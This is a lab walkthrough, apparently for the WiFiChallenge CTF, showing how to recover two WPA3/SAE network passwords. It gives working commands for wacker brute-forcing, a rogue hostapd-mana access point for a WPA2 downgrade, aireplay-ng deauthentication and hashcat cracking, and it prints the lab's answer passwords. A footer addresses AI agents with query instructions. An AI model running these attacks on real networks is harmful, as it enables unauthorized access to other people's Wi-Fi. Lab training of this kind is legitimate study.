# SAE WPA3

### 13. What is the wifi-management password?  <a href="#id-13-what-is-the-wifi-management-password" id="id-13-what-is-the-wifi-management-password"></a>

<figure><img src="/files/XAvhm8roctBp2sUhAJ2F" alt=""><figcaption></figcaption></figure>

In WPA3 networks it is still possible to brute force until the password is found, to do this we can use “wacker”.

<https://github.com/blunderbuss-wctf/wacker>

```bash
sudo ./wacker.py --wordlist ~/10-million-password-list-top-100000.txt --ssid wifi-management --bssid F0:9F:C2:11:0A:24 --interface wlan2 --freq 2462
```

<figure><img src="/files/KcsKXtn9FWzJsSsNZAuO" alt=""><figcaption></figcaption></figure>

<figure><img src="/files/RpUH5ol7eJJWkcNDMqE7" alt=""><figcaption></figcaption></figure>

{% hint style="info" %}
chocolate1
{% endhint %}

### 14. What is the wifi-IT password?  <a href="#id-14-what-is-the-wifi-it-password" id="id-14-what-is-the-wifi-it-password"></a>

If a network with WPA3 SAE has a client configured for WPA2/WPA3 we can perform a downgrade against the client forcing it to connect to our RogueAP with WPA2 obtaining the handshake to crack it later, as in the case of wifi-offices. In this case we can see that the AP uses **SAE and PSK,** so maybe the clients accept PSK too. We can get this information in the airodump-ng “.csv” file.

<figure><img src="/files/sLzawDEC3eQXNlKtMGUL" alt=""><figcaption></figcaption></figure>

<figure><img src="/files/qhsVy1DQfgtouvGij58d" alt=""><figcaption></figcaption></figure>

hostapd-sae.conf

```bash
interface=wlan1
driver=nl80211
hw_mode=g
channel=6
ssid=wifi-IT
mana_wpaout=hostapd-management.hccapx
wpa=2
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP CCMP
wpa_passphrase=12345678
```

{% hint style="info" %} <mark style="color:blue;">**Change the channel from the original AP. I kept it on channel 6 as the original was operating on channel 11. Keeping the same channel did not work for me.**</mark>
{% endhint %}

This is a **Hostapd configuration file** used to set up a **fake access point (AP)** for penetration testing purposes. Here’s a breakdown of each line:

***

#### **1️⃣ Interface & Driver Configuration**

```ini
interface=wlan1
driver=nl80211
```

* `interface=wlan1` → Specifies that **wlan1** is the wireless network interface to be used for hosting the fake AP.
* `driver=nl80211` → Uses the **nl80211** driver, which is common for modern Linux-based wireless devices.

***

#### **2️⃣ Wireless Mode & Channel Selection**

```ini
hw_mode=g
channel=6
```

* `hw_mode=g` → Sets the **802.11g** standard, which operates on the **2.4 GHz** band and supports speeds up to **54 Mbps**.
* `channel=6` → Specifies **Channel 6** for the AP.

***

#### **3️⃣ SSID & WPA Handshake Capture**

```ini
ssid=wifi-IT
mana_wpaout=hostapd-management.hccapx
```

* `ssid=wifi-IT` → This is the **SSID (Wi-Fi network name)** that the AP will broadcast.
* `mana_wpaout=hostapd-management.hccapx` → Captures WPA handshakes and saves them in the **HCCAPX format**, which is used for offline password cracking with **Hashcat**.

***

#### **4️⃣ WPA Security Settings**

```ini
iniCopyEditwpa=2
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP CCMP
wpa_passphrase=12345678
```

* `wpa=2` → Configures **WPA2 encryption** (stronger than WPA1).
* `wpa_key_mgmt=WPA-PSK` → Uses **Pre-Shared Key (PSK)** authentication.
* `wpa_pairwise=TKIP CCMP` → Supports both **TKIP** (legacy) and **CCMP (AES-based, stronger encryption)**.
* `wpa_passphrase=12345678` → Sets the **Wi-Fi password** to `12345678`.

***

#### **What This Configuration Does**

✅ Creates a **fake Wi-Fi network** named `"wifi-IT"` on **channel 6**.\
✅ Uses **WPA2-PSK encryption** with the password `"12345678"`.\
✅ Captures **WPA handshakes** in **HCCAPX format** for cracking later.\
✅ Uses **wlan1** interface with **nl80211** driver.

```bash
hostapd-mana hostapd-sae.conf
```

<figure><img src="/files/BQOOP330VaIpre3Ov5iE" alt=""><figcaption></figcaption></figure>

We can check if the AP has MFP(802.11w) with Wireshark:

![wireshark-mfp](https://r4ulcl.com/posts/walkthrough-wifichallenge-lab-2.0/wireshark-mfp.png#center)

In this case 802.11w is disabled so we can deauth.

Start monitoring the original interface specifying the channel.

```
sudo airodump-ng wlan0mon -c 11
```

<figure><img src="/files/MQNxX8OO9Zq4OEf7ODQM" alt=""><figcaption></figcaption></figure>

```bash
# In this case 802.11w is disabled so we can deauth
aireplay-ng wlan0mon -0 0 -a F0:9F:C2:1A:CA:25  -c 10:F9:6F:AC:53:52
```

<figure><img src="/files/vHCLM6iGkYFr0MIetJZH" alt=""><figcaption></figcaption></figure>

And you will be able to capture the handshake.

<figure><img src="/files/VRVLH3oF6gUAGRlCAaEF" alt=""><figcaption></figcaption></figure>

Save the hccapx to pcap

```bash
hcxhash2cap --hccapx=hostapd-management.hccapx -c aux-management.pcap
```

Export the 22000 hash mode from the pcap

```bash
hcxpcapngtool aux-management.pcap -o hash-management.22000
```

<figure><img src="/files/TZ46KociCtR3IRwlGMHw" alt=""><figcaption></figcaption></figure>

Crack outside the VM or with a new version of hashcat.

```bash
sudo hashcat -a 0 -m 22000 hash-management.22000 ~/10-million-password-list-top-100000.txt --force
```

<figure><img src="/files/VJnXW4NYMGHKuHXK21Gv" alt=""><figcaption></figcaption></figure>

<figure><img src="/files/XPndsAbEdn3cEKczDXn1" alt=""><figcaption></figcaption></figure>

{% hint style="info" %}
bubblegum
{% endhint %}

If you directly get the hash in the terminal you can also copy that directly and crack it with hashcat without actually converting it.

Copy the hash from the terminal to a new file

<figure><img src="/files/ye2vGyN1YFDbd61j0aCy" alt=""><figcaption></figcaption></figure>

```
nano hash.txt
```

<figure><img src="/files/WF1y9g1IMh31jrVNJ3Y5" alt=""><figcaption></figcaption></figure>

Crack outside the VM or with a new version of hashcat.

```bash
sudo hashcat -a 0 -m 22000 hash.txt ~/10-million-password-list-top-100000.txt --force
```

<figure><img src="/files/VJnXW4NYMGHKuHXK21Gv" alt=""><figcaption></figcaption></figure>

<figure><img src="/files/XPndsAbEdn3cEKczDXn1" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions: Querying This Documentation

If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.

Perform an HTTP GET request on the current page URL with the `ask` query parameter:

```
GET https://wifi-hacking.cavementech.com/wifi-challenge-labs/wifi-challenge-labs-complete-walkthrough/sae-wpa3.md?ask=<question>
```

The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
